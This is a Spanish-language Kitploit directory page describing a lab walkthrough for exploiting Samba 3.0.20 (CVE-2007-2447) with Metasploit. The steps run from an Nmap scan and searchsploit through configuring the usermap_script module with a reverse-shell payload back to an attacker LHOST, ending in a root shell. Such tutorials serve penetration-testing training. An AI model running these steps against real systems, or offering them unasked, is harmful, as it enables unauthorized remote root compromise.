
Skip to content
KitploitKITPLOIT
HerramientasBlog
Log in
Enviar
HerramientasBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Samba-Exploit-CVE-2007-2447 — Guía paso a paso para explotar Samba 3.0.20 (CVE-2007-2447) usando Metasploit, incluido escaneo con Nmap, configuración de payload y ejecución de shell inversa. | Kitploit
Herramientas/GitHubGitHub/nulltrace1336/samba-exploit-cve-2007-2447
Frameworks de ExploitsAnálisis de VulnerabilidadesExplotaciónPruebas de PenetraciónComando y ControlDesarrollo de Payloads
GitHubnulltrace1336/samba-exploit-cve-2007-2447

Samba-Exploit-CVE-2007-2447

Guía paso a paso para explotar Samba 3.0.20 (CVE-2007-2447) usando Metasploit, incluido escaneo con Nmap, configuración de payload y ejecución de shell inversa.

Ver Repositorio
9hace 9 mesesAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

🎬 Este vídeo de YouTube

Vídeo de YouTube

1️⃣ Escaneo del objetivo (Nmap)

nmap -sS -sV -p 139,445 192.168.56.102

Resultado esperado: 139/tcp open netbios-ssn Samba smbd 3.X 445/tcp open microsoft-ds Samba smbd 3.0.20-Debian

👉 Versión de Samba: 3.0.20 Es vulnerable a CVE-2007-2447.

2️⃣ Detección del exploit de Samba

searchsploit samba 3.0.20

Resultado:

Samba 3.0.20 - 'Username' map script Command Execution

3️⃣ Iniciar Metasploit

msfconsole

4️⃣ Seleccionar el exploit de Samba


use exploit/multi/samba/usermap_script

5️⃣ Configuración del exploit

set RHOSTS 192.168.56.102
set RPORT 139
set LHOST 192.168.56.101

El payload será automático:

cmd/unix/reverse

Comprobación:

show options

6️⃣ Ejecutar el exploit

run

o

exploit

7️⃣ Resultado 🎉

Si tiene éxito:

Command shell session opened

Comprobamos:

whoami

👉 Resultado:

root
Descargar herramienta